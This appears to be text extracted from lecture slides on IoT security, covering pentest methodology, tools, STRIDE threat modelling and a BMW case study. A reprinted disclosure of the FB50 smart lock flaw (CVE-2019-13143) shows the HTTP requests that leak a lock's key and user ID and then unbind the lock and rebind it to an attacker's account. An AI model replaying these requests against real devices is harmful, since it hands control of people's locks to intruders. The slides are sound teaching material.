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Penetration testing (also known as a “pen test”), is an authorized simulated attack on a computer system, designed to evaluate the security of the system. The test is performed to identify weaknesses including the potential for unauthorized parties to gain access to the system's features and data, as well as strengths, enabling a full risk assessment to be completed.



# TYPES OF PENETRATION TESTS

## NETWORK PENETRATION TEST

- BLACK BOX
- WHITE BOX
- GRAY BOX



## WIRELESS PENETRATION TEST

## APPLICATION SECURITY TESTING




## PHYSICAL PENETRATION TEST

## SOCIAL ENGINEERING

- REMOTE
- PHYSICAL



# How IoT Works




# The Attack Vectors

- **Hardware**
- **Firmware**
- **Network**
- **Wireless Communications**
- **Mobile and Web applications**
- **Cloud API's**


## IoT Device hardware pentest

- Internal communications Protocols like UART,I2C, SPI etc.
- Open ports
- JTAG debugging
- Exacting Firmware from EEPROM or FLASH memory
- Tampering


# IoT Pentesting Methodologies



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Memory




Open UART ports



Source :  
FireEye

JTAG  
Exploitation



## Firmware Penetration testing


- **Binary Analysis**
- **Reverse Engineering**
- **Analyzing different file system**
- **Sensitive key and certificates**
- **Firmware Modification**

## Radio Security Analysis

- Exploitation of communication protocols
  - ✓ BLE,Zigbee,LoRA,6LoWPAN
- Sniffing Radio packets
- Jamming based attacks
- Modifying and replaying packets

# Analysis of radio signals using USRP

## Universal Software Radio Peripheral (USRP)



# IoT Pentesting Methodologies

## Mobile, Web and Cloud Application Testing

- **Web dashboards: XSS, IDOR, SQL Injections**

(Cross site scripting (XSS), Insecure Direct Object References (IDOR))

- **.apk and .ios Source code review**
- **Application reversing**
- **Hardcoded API keys**
- **Cloud Credentials like MQTT, CoAP, AWS etc.**

# Software Tools

Hardware Level	Firmware Level	Radio Security
Baudrate.py	Binwalk	Gatttool
Esptool	Strings	hcitool
Flashrom	IDAPro	GNURadio
Minicom	Radare2	Killerbee
Screen	Qumu	

# Hardware Tools




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
TTL-USB Converter



Bus Pirate



Zigbee Sniffer



Chip whisperer

# Smart Lock Disclosure

## FB50 Smart Lock Vulnerability Disclosure (CVE-2019-13143)

Posted on August 2, 2019 by Shubham Chougule

### Executive Summary

Our security engineers found vulnerabilities in the FB50 smart lock mobile application. An information disclosure vulnerability chained together with poor token management lead to a complete transfer of ownership of the lock from the user to the attacker's account.

# Smart Lock Disclosure

## Getting QR code and Lock ID

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

1 × 2 × 3 × 4 × 5 × 6 × 7 × 8 × ...

Go Cancel < > Response

Raw Params Headers Hex

Request

Target: https://api.oklock.com.cn

POST /oklock/lock/queryDevice HTTP/1.1

User-Agent: nolockTool/1.4.8|Android 7.1.2 ; Xiaomi/Redmi 4

clientType: Android

token: 7e3a1f3a1f3a1f3a1f3a1f3a1f3a1f3a

Language: GB

Universal: 1.4.8

Content-Type: application/json;charset=UTF-8

Content-Length: 27

Host: api.oklock.com.cn

Connection: close

Accept-Encoding: gzip, deflate

{mac:"6C:CB:00:00:00:00"}  
Bluetooth MAC Address

Response

Raw Headers Hex

HTTP/1.1 200

Server: nginx/1.13.3

Date: Thu, 01 Aug 2019 12:05:33 GMT

Content-Type: application/json

Content-Length: 357

Connection: close

QR CODE

{result:{alarm:0,barcode:"1",chipType:"1","createAt":"2019-05-14 09:32:23.0","deviceId":2,"firmwareVersion":2.3,"gsmVersion":2.3,"id":3,"isLock":0,"lockKey":"69,59,58,0,26,6,67,90,73,46,20,84,31,82,42,95,"lockPwd":123456,"mac":"6C:CB:00:00:00:00","name":"lock1","radioName":"BlueFPL","type":0,"status":2000}}

Lock ID

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    "createAt": "2019-05-14 09:32:23.0",
    deviceId: 2,
    firmwareVersion: 2.3,
    gsmVersion: 2.3,
    id: 3,
    isLock: 0,
    lockKey: "69,59,58,0,26,6,67,90,73,46,20,84,31,82,42,95",
    lockPwd: 123456,
    mac: "6C:CB:00:00:00:00",
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    radioName: "BlueFPL",
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Raw Params Headers Hex

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clientType: Android
token: 71b89555847c4e1b8f994b0fee185d3d
language: GB
appVersion: 1.4.8
Content-Type: application/json;charset=UTF-8
Content-Length: 63
Host: api.oklock.com.cn
Connection: close
Accept-Encoding: gzip, deflate
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HTTP/1.1 200
Server: nginx/1.13.3
Date: Fri, 02 Aug 2019 07:00:09 GMT
Content-Type: application/json
Content-Length: 413
Connection: close

{"result": {"account": "shubhchougule95.sc@gmail.com", "alarm": 0, "barcode": "GFY00028614", "chip": "2019-05-14", "device": "oklock", "electricity": "79", "firmwareVersion": "2.3", "gsmVersion": "", "id": "9046", "lockKey": "69,59,58,0,26,6,67,90,73,46,20,84,31,82,42,95", "lockPwd": "000000", "mac": "6C:C3:74:DB:ck1", "radioName": "BlueFPL", "type": 0, "userId": 5, "status": "2000"}}
```

User ID

# Smart Lock Disclosure

Unbind the Lock from victim's account

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

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Go Cancel < | > | Target: http://

**Request**

Raw Params Headers Hex

```
POST /oklock/lock/unbind HTTP/1.1
User-Agent: nokelockTool/1.4.8(Android 7.1.2 ; Xiaomi/Redmi 4)
clientType: Android
token: 16bed42dab1449528d4c7eedc35be3ec
language: GB
appVersion: 1.4.8
Content-Type: application/json;charset=UTF-8
Content-Length: 33
Host: api.oklock.com.cn
Connection: close
Accept-Encoding: gzip, deflate

{*lockId*:"████████",*userId*:50████}
```

**Response**

Raw Headers Hex

```
HTTP/1.1 200
Server: nginx/1.13.3
Date: Thu, 01 Aug 2019 12:16:49 GMT
Content-Type: application/json
Content-Length: 29
Connection: close

{"result": "", "status": "3001"}
```

# Smart Lock Disclosure

## Bind the Lock to attacker's account

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Extender Project options User options

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token: 16bed42dab1446528d4c7eedc35be3ec
language: GB
appVersion: 1.4.8
Content-Type: application/json;charset=UTF-8
Content-Length: 57
Host: api.oklock.com.cn
Connection: close
Accept-Encoding: gzip, deflate
```

```
{"name":"lock1","userId":59, "mac": "6C:C3:██████████"}
```

### Response

Raw Headers Hex

```
HTTP/1.1 200
Server: nginx/1.13.3
Date: Thu, 01 Aug 2019 11:27:32 GMT
Content-Type: application/json
Content-Length: 357
Connection: close

{"result":{"alarm":0,"barcode":(██████████),"chipType":1,"createAt":"2019-05-14
09:32:23.0","deviceId":"","electricity":79,"firmwareVersion":2.3,"gsmVersion":"",
"id":90410,"isLock":0,"key":69,59,██████████,8,20,84,31,82,42,95,"lockPwd":"000000","mac":6C:C3:██████████,"name": "lock1","radioName": "BlueFPL","type":0},"status":2000}
```

# Best Practices

- Make hardware tamper resistant
- Provide for firmware updates/patches
- Specify procedures to protect data on device disposal
- Use strong authentication
- Use strong encryption and secure protocols
- Specify Destroy method if device get break down.

# Unit Outlines:

- ▶ **Introduction to IoT Forensics:**
  - IoT Security
  - Security Problems
  - Attack Surface
- ▶ **OWASP Vulnerabilities & its mitigation techniques**
- ▶ **IoT Pentesting Approaches**
- ▶ **Threat Modelling in IoT**
- ▶ **IoT Cloud Security Architecture**
- ▶ **Case Study**



# ► Threat Modelling of IoT Devices: Part of your IoT solution design.

# Definitions (That I Made Up)

- Consumer IoT
  - IoT systems sold to the general populace. Front-door cameras, exercise trackers, personal assistants, etc
- Enterprise IoT
  - Enterprise organizations deploying IoT systems – largely consumer-focused – into enterprise environments
- Industrial IoT
  - More specialized IoT systems sold to industrial environments. Smart lighting, hyper-connected control systems, industrial equipment enhancements, etc

## So Why Are YOU Concerned About IoT Security?

Consumer: I'm using IoT devices. Is that safe?

Enterprise and Industry: I'm deploying IoT devices in my environment. What are my risks?

Developer: I'm building IoT systems. What should I worry about?

## Consumers

- Sophisticated consumers might informally threat model IoT systems they let into their lives
- But really they just kinda get what they're going to get...
- Rely on brand to make trust decisions

## Enterprise and Industry

- This is largely a supply-chain concern
- Threat modeling can be used to identify potential risks during the acquisition process
- Assessments can be used to identify vulnerabilities during the acquisition process
- Note that I said “acquisition” not “deployment” or “even later”
  - Because once you have purchased then it is your problem

# Developers

- Threat model during development to avoid huge issues that are expensive to fix and embarrassing to have publicly revealed
- Threat model after development to target internal red team activities
- Use security as a differentiator for discerning customers



# Goals of Threat Modeling

# Why Threat Model?

- Avoid introducing vulnerabilities
- Identify vulnerabilities in an existing system
- Understand the system

## Avoid Introducing Vulnerabilities

- It is cheaper to identify vulnerabilities on the whiteboard than to fix them at the keyboard
- Threat modeling is a great way to proactively identify potential issues and address them during the design process

## Find Existing Vulnerabilities

- Threat modeling provides a structured way to look at systems
- This structure can provide consistency to assessments

## Understand the System

- What are the parts?
- How do they fit together?
- "If I change this, what happens to that?"
- Encourages critical thinking – especially with developers

# Threat Modelling Exercise:

Divide your IoT architecture into several zones as part of the threat modeling exercise:

- ▶ Device zone
- ▶ Field gateway zone
- ▶ Cloud gateway zone
- ▶ Service zone


Each zone often has its own data and authentication and authorization requirements. You can also use zones to isolate damage and restrict the impact of low trust zones on higher trust zones.

# Threat Modelling Exercise:


Each zone is **separated by a *trust boundary***, shown as the dotted red line in the following diagram. It represents a transition of data from one source to another.

During this transition, the data could be subject to the following threats (STRIDE Model)

- ▶ Spoofing
- ▶ Tampering
- ▶ Repudiation
- ▶ Information disclosure
- ▶ Denial of service
- ▶ Elevation of privilege



# Threat Modelling Exercise:



You can use STRIDE to model the threats to each component within each zone.

## Device Zone:

- ▶ The device environment is the space around the device where **physical access and local network digital access** to the device is feasible.
- ▶ The device environment **includes any short-range wireless radio technology** that permits peer-to-peer communication of devices. It doesn't include any network virtualization technology creating the illusion of such a local network.
- ▶ It doesn't include public operator networks that require any two devices to communicate across public network space if they were to enter a peer-to-peer communication relationship.

## Field gateway zone:

- ▶ A **field gateway** is a device, appliance, or general-purpose server computer software that acts as communication enabler and, potentially, as a device control system and device data processing hub.
- ▶ It includes the field gateway itself and all the devices attached to it. A field gateway is typically a thing that an attacker could physically sabotage if they gained physical access.
- ▶ The field gateway has two distinct surface areas.
- ▶ One faces the devices attached to it and represents the inside of the zone.
- ▶ The other faces all external parties and is the edge of the zone.

# Cloud gateway zone:

- ▶ A cloud gateway is a system that **enables remote communication from and to devices or field gateways** deployed in multiple sites.
- ▶ In some cases, a cloud gateway may immediately facilitate **access to special-purpose devices** from terminals such as tablets or phones.
- ▶ The cloud gateway zone includes the cloud gateway itself along with all field gateways and devices directly or indirectly attached to it. The edge of the zone is a distinct surface area that all external parties communicate through.

## Services zone:

- ▶ A service in this context is **any software component or module** that interfaces with devices through a field or cloud gateway.
- ▶ A service can collect data from the devices and command and control those devices.
- ▶ A service is a mediator that acts under its identity towards gateways and other subsystems to:
  - ❑ Store and analyze data
  - ❑ Issue commands to devices based on data insights or schedules
  - ❑ Expose information and control capabilities to authorized end users

# Threat Modeling Overview

# High Level Threat Modeling Concepts

1

Decide on scope

2

Build your  
dataflow  
diagrams

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
Enumerate  
threats

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
Decide on  
mitigations

## Creating Data Flow Diagrams (DFDs)

- Decompose the system into a series of processes and data flows
- Explicitly identify trust boundaries



# Example Data Flow Diagram



# Identifying Threats from the Data Flow

STRIDE is expansion  
of the common CIA  
threat types

- Confidentiality
- Integrity
- Availability

STRIDE

- Spoofing Identity
- Tampering with Data
- Repudiation
- Information Disclosure
- Denial of Service
- Elevation of Privilege

# Mapping Threats to Asset Types

Threat Type	External Interactor	Process	Data Flow	Data Store
S – Spoofing	Yes	Yes		
T – Tampering		Yes	Yes	Yes
R – Repudiation	Yes	Yes		Yes
I – Information Disclosure		Yes	Yes	Yes
D – Denial of Service		Yes	Yes	Yes
E – Elevation of Privilege		Yes		

# In the Press

- In 2015, a few car-related headlines

- BMW Connected Drive hack sees 2.2 million cars exposed to remote unlocking (02/02)
- DARPA Hacks GM's OnStar To Remote Control A Chevrolet Impala (02/08)
- US Senate Report: Automakers fail to fully protect against hacking (02/09)
- Hackers take control of Jeep on the highway (August)

Privacy

Spying

Remote  
Control

Theft

Physical  
damage


Murder?

- A few unrelated headlines from 2014

- Hackers had struck an unnamed steel mill in Germany (Jan)
- U.S. government probes medical devices for possible cyber flaws (Oct 14)

## In Practice: The BMW Hack

- A lab has been able to remotely open a BMW car
  - Reverse engineering the ConnectedDrive feature to identify vulnerabilities
  - Exploiting the vulnerabilities identified through an **attack path**
- The list of vulnerabilities is rather long
  - The same keys are used in all vehicles
  - Some messages are not encrypted
  - Configuration data is not tamper-proof
  - The crypto algorithm used (DES) is outdated and broken
  - The software does not include protection against replay attacks
- One fix: The communication is now encrypted using HTTPS



## The BMW Hack: Poor Decisions


Poor decision	Safety reasoning	Security reasoning
Using the same keys	Simple process No complex infrastructure	Keys need to be <b>diversified</b> A key needs to be broken on every car
No systematic encryption	Only critical messages are encrypted	A secure channel protects against <b>reverse engineering</b>
Configuration data no tamper-proof	Configuration data integrity is protected by a checksum	Configuration data <b>authenticity</b> is protected by a cryptographic checksum
The vehicle ID is in error messages	Simplify diagnosis by having the data	A <b>remote attacker</b> doesn't have the ID, so let's protect it
Using DES	Well-known, fast algorithm	<b>DES is broken</b> , let's mandate AES
No protection against replay attacks	Same message, same action	A <b>recorded message</b> cannot have the same effect when replayed

# Threat Analysis


## Thinking like an attacker

- Very important to validate a design
  - Identify the key assets and their flows
  - Analyze how security protections can be bypassed
  - Consider vulnerabilities as opportunities
- Identify countermeasures to be added to the design
  - And loop again on the analysis


## Attack Surface – Between Devices and IoT Service



## Attack Surface – Device Low-level Software



## Attack Surface – Attacking the Things and Gateways



# Summary

- Start by thinking like an attacker
  - What is “tempting” in my system?
    - To who? Why?
  - How can my system be attacked?
    - Which components provide an opportunity
- Then think like a defender
  - Identify your weaknesses
    - What is wrong? What may not be right?
  - Find proper countermeasures
- Work with all stakeholders
  - For devices, gateways, frameworks
    - Vet their security and their integration



# Introduction to IoT Security

## Overview

- ▶ IoT is growing day by day, as we know it's about data and controlling of physical devices.
- ▶ Security and privacy are the two major concern in the field of IoT.
- ▶ Huge amount of sensed data contains private information so need to protect.
- ▶ All kind of securities of physical devices is considered in the IoT security.
- ▶ IoT is not possible without the Internet so Internet and network security issues also should be considered in it.



# Introduction to IoT Security

## Overview

